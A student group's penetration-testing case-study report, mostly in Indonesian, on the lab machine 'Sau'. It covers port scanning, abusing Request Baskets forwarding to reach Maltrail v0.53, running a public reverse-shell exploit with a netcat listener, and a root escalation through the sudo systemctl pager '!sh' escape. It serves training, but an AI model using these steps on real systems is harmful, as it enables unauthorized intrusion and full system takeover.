

ASSESSMENT FORM

Course: COMP6544001 - Network Penetration Testing

Method of Assessment: Case Study

Semester/Academic Year : 3/2022-2023

Name of Lecturer : Yohan Muliono

Date : 06 - 04 - 2024

Class : LA07

Topic : Exploitation and Penetration Testing

Group Members :	<ul style="list-style-type: none">• DIDIK RABIHNI - 2602063522• AULIYA HAKIM BASKARA - 2602177423• HEIGEN RIZQI RAMADHAN - 2602183325• MIRACLE YOSUA KAIRUPAN - 2602054114• CLIFFORD IMMANUEL HALIM - 2602073170
------------------------	--


```
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.34 seconds
```

ASSESSMENT METHOD

a. Executive Summary

Di dalam database Sau Kita dapat menemukan file user.txt dan root.txt yang merupakan user flag dan root flag, kita dapat masuk ke dalam database dengan melakukan dirsearch untuk menemukan website yang memiliki login page, lalu menggunakan reverse shell dan exploit maltrail untuk bisa masuk ke database untuk mendapatkan user.txt, untuk root kita masuk dengan cara menaikan privilege kita dahulu agar bisa mengakses bagian root dan menemukan root.txt.

b. Information Gathering

pertama -tama kami melakukan scanning pada ip target untuk mengetahui port apa saja yang terbuka.

```
(kali@kali)~$ sudo nmap 10.10.11.224 -sV -p- -O -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-02 03:07 EST
Nmap scan report for 10.10.11.224
Host is up (0.022s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    filtered http
8338/tcp  filtered unknown
5555/tcp  open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5555-TCP:V=7.93%I=7%D=1/2%Time=6593C47D%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,A2,"HTTP/1.0\x20302\x20Found\r\nContent-Type:\x20text/html;\x
SF:20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Tue,\x2002\x20Jan\x202
```

setelah berhasil scanning, kami melihat terdapat 4 port yang tetapi, 2 port memiliki status filtered. Yang dimana ketika kami meangakses port tersebut website tidak menampilkan apapun.

Setelah mencoba-coba kami menemukan tampilan website pada port 55555 yang menampilkan "requests baskets".

Request Baskets

New Basket


Create a basket to collect and inspect HTTP requests

http://10.10.11.224:55555/

obdbtrv

Create

My Baskets:


 12uzgz6

Setelah itu kami mencari apa itu “requests baskets” dan ternyata requests baskets merupakan adalah layanan web untuk mengumpulkan permintaan HTTP.

Lalu kami melakukan dirsearch pada url tersebut “<http://10.10.11.224:55555/>” dan menemukan url yang mengarahkan ke login page.

```
[03:16:43] 400 - 75B - /jkstatus;  
[03:16:44] 400 - 75B - /localsettings.php~  
[03:16:44] 200 - 2KB - /login  
[03:16:44] 400 - 75B - /login.wdm%20  
[03:16:44] 200 - 2KB - /login/  
[03:16:44] 200 - 2KB - /login/admin/admin.asp  
[03:16:44] 200 - 2KB - /login/cpanel.php  
[03:16:44] 200 - 2KB - /login/cpanel.jsp  
[03:16:44] 200 - 2KB - /login/cpanel.html  
[03:16:44] 200 - 2KB - /login/cpanel.aspx  
[03:16:44] 200 - 2KB - /login/admin/  
[03:16:44] 200 - 2KB - /login/cpanel.js  
[03:16:44] 200 - 2KB - /login/administrator/  
[03:16:44] 200 - 2KB - /login/super  
[03:16:44] 200 - 2KB - /login/index  
[03:16:44] 200 - 2KB - /login/login  
[03:16:44] 200 - 2KB - /login/oauth/  
[03:16:44] 200 - 2KB - /login/cpanel/  
[03:16:45] 400 - 75B - /Micros~1/
```

Kemudian kami mencoba url tersebut dan mendapatkan tampilan pada website menjadi :




Dari tampilan website tersebut kami menemukan hal yang menarik yang dimana pada pojok kiri bawah.

Powered by Maltrail (v0.53)

- Hide threat
- Report false positive

Setelah mencari tentang Mailtrail (v0.53) kami menemukan cara bagaimana untuk mengeksploit website tersebut.



Usage

The script requires three arguments: the IP address where the reverse shell should connect back to (listening IP), the port number on which the reverse shell should connect (listening port) and the URL of the target system

Script requires curl to be installed

```
python3 exploit.py [listening_IP] [listening_PORT] [target_URL]
```








For example:

```
python3 exploit.py 1.2.3.4 1337 http://example.com
```


c. Services Enumeration

Setelah mengumpulkan apa yang dibutuhkan, selanjutnya kami memulai penyerangan kami dengan mengeksploit website request baskets.


Pertama-tama kami melakukan create baskets untuk dapat melakukan requests dengan cara menyalin dan menempel url "<http://10.10.11.224:55555/12uzgz6>" pada halaman baru website. Sehingga hasilnya akan menjadi seperti ini.

Request Baskets       

Basket: 12uzgz6 Requests: 3 (3)


Requests are collected at <http://10.10.11.224:55555/12uzgz6> 

[GET]
⌚ 3:58:14 AM
📅 1/3/2024

/12uzgz6 

Headers

Dari informasi yang telah kami kumpulkan kami mengetahui bahwa, untuk ke data base kita memerlukan reverse shell dan menjalankan command dengan reverse shell tersebut untuk dapat masuk ke data base yang dimana command tersebut memerlukan listening ip, sehingga untuk dapat menjalankan command tersebut kita perlu mengatur ip untuk ip localhost kita supaya command tersebut dapat dijalankan.

Configuration Settings 

Forward URL:

☒ Insecure TLS only affects forwarding to URLs like `https://...`

☒ Proxy Response


☒ Expand Forward Path

Basket Capacity:

Cancel

Apply

Setelah mengatur ip-nya, salin dan tempel kembali url requests basketsnya pada halaman baru website, dan website akan menampilkan halaman seperti login page yang telah ditemukan pada dirsearch.



Setelah memang benar-benar menampilkan halaman tersebut berarti ip berhasil dijalankan pada ip localhost.

d. Exploitation

Selanjutnya kami mencoba dengan command yang telah kami kumpulkan, pertama-tama kami mendownload pada website “maltrail exploit” dengan mendownloadnya kami menggunakan command “git clone <url>”.

```
(kali@kali)-[~/Documents/Sau]
$ git clone https://github.com/spookier/Maltrail-v0.53-Exploit.git
Cloning into 'Maltrail-v0.53-Exploit'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 17 (delta 4), reused 9 (delta 3), pack-reused 0
Receiving objects: 100% (17/17), 4.44 KiB | 504.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.

(kali@kali)-[~/Documents/Sau]
$ ls
Maltrail-v0.53-Exploit  reports

(kali@kali)-[~/Documents/Sau]
$ cd Maltrail-v0.53-Exploit

(kali@kali)-[~/Documents/Sau/Maltrail-v0.53-Exploit]
$ ls
exploit.py  README.md
```

Setelah mendownloadnya saya mengeceknya, dan mengaktifkan file exploit.py untuk memulai penyerangan dengan command “chmod +x exploit.py”.

```
(kali㉿kali)-[~/Documents/Sau/Maltrail-v0.53-Exploit]
$ chmod +x exploit.py
```

Setelah mengaktifkannya, tinggal menggunakan command yang telah didapatkan yaitu “python3 exploit.py [listening_IP] [listening_PORT] [target_URL]”.

Untuk mengetahui ip listening yang kita pakai gunakan “ifconfig” dan cari pada tun0 di bagian inet.

```
(kali㉿kali)-[~/Documents/Sau/Maltrail-v0.53-Exploit]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.44.131 netmask 255.255.255.0 broadcast 192.168.44.255
    inet6 fe80::ff4f:81af:3fb1:8d73 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:be:ff:4b txqueuelen 1000 (Ethernet)
    RX packets 216945 bytes 138911899 (132.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 184742 bytes 35301850 (33.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 19 bytes 1280 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 1280 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.14.33 netmask 255.255.254.0 destination 10.10.14.33
    inet6 fe80::54b2:a85f:2c81:d978 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef:2::101f prefixlen 64 scopeid 0x0<global>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 103470 bytes 7524853 (7.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 123354 bytes 15489706 (14.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
inet 10.10.14.33
```


Setelah itu, tinggal memasukkan command yang telah didapatkan tadi. Dengan ip listener pada inet, port listener bebas berapa saja, disini kami memakai port 6969 dan untuk url menggunakan url target dengan url “http://<ip>:<port>/<name baskets>”.

```
(kali㉿kali)-[~/Documents/Sau/Maltrail-v0.53-Exploit]
$ python3 exploit.py 10.10.14.33 6969 http://10.10.11.224:55555/12uzgz6
```

Sebelum menjalankan command tersebut kita perlu menjalankan listener, disini kami memakai netcat dengan port yang sama seperti pada command.

```
(kali㉿kali)-[~]
$ nc -lvnp 6969
listening on [any] 6969 ...
```

Setelah itu jalankan command python3 tersebut dan hasilnya kita dapat masuk kedalam database.



```
kali@kali: ~/Documents/Sau/Maltrail-v0.53-Exploit
File Actions Edit View Help
kali@kali:~/Documents/Sau/Maltrail-v0.53-Exploit$ python3 exploit.py 10.10.14.33 6969 http://10.10.11.224:55555/12uzgz6
Running exploit on http://10.10.11.224:55555/12uzgz6/login

(kali㉿kali)-[~/Documents/Sau/Maltrail-v0.53-Exploit]
$ nc -lvnp 6969
listening on [any] 6969 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.11.224] 35790
$
```

e. Flag Retrieval

Setelah masuk kedalam database kami melakukan kami mencari user.txt dan menemukannya dibagian home.

```
(kali㉿kali)-[~]
$ nc -lvnp 6969
listening on [any] 6969 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.11.224] 35790
$ cd ~
cd ~
$ ls
ls
user.txt
$ cat user.txt
cat user.txt
7cb1353fcd8ec103a83f2520311f9592
$
```


Setelah mendapatkan user.txt kami menemukan directory root pada lists. Ketika kami mencoba ingin masuk kedalam directory tersebut ternyata diperlukan root akses untuk dapat membukanya.

```
$ ls
ls
bin  data  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmpv
agrant
boot  dev  home  lib32  libx32  media  opt  root  sbin  sys  usrv
ar
$ cd root
cd root
/bin/sh: 8: cd: can't cd to root
$
```

Oleh karena itu kami melakukan command privilege escalation dengan menggunakan “sudo -l”.

```
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$
```

Disini kami mengetahui bahwa user puma dapat ke akses root tanpa menggunakan password.

Setelah itu kami mencari “/usr/bin/systemctl status trail.service” dan menemukan cara untuk mengakses root yaitu dengan

If we can execute `systemctl status` as root, we can spawn another shell in the pager.
Just run the command with `sudo`.

```
sudo systemctl status example.service
```

Then enter the following command in the pager like `less`.

```
!sh
```

Spawning the shell, then we can get another user shell.

“sudo systemctl status example.service”

```
User puma may run the following commands on sau:  
  (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service  
$ sudo systemctl status trail.service  
sudo systemctl status trail.service  
WARNING: terminal is not fully functional  
- (press RETURN)
```


Setelah itu memakai command :

!sh

```
$ sudo systemctl status trail.service  
sudo systemctl status trail.service  
WARNING: terminal is not fully functional  
- (press RETURN)!sh  
!ssh!sh  
# whoami  
whoami  
root  
#
```

Dan akses root berhasil didapatkan. Kemudian kami langsung mencoba membuka directory root.

```
# cd /root  
cd /root  
# ls  
ls  
go pwned.txt root.txt  
# cat root.txt  
cat root.txt  
caf60adcb0eabe33239c2c70559585  
#
```



f. Guidelines for Remediation

Pada machine yang bernama sau ini, dia menggunakan maltrail database yang dimana terdapat exploit yang bahkan terdapat pada google, exploit tersebut berupa script reverse shell untuk mendapatkan shell sehingga memungkinkan penyerang dapat memasuki database dan mengambil hal-hal yang credential.

Cara untuk mencegah adalah membuat website yang berisi maltrail hanya dapat diakses oleh admin saja, dan sanitasi input untuk username agar tidak bisa di lakukan injeksi command OS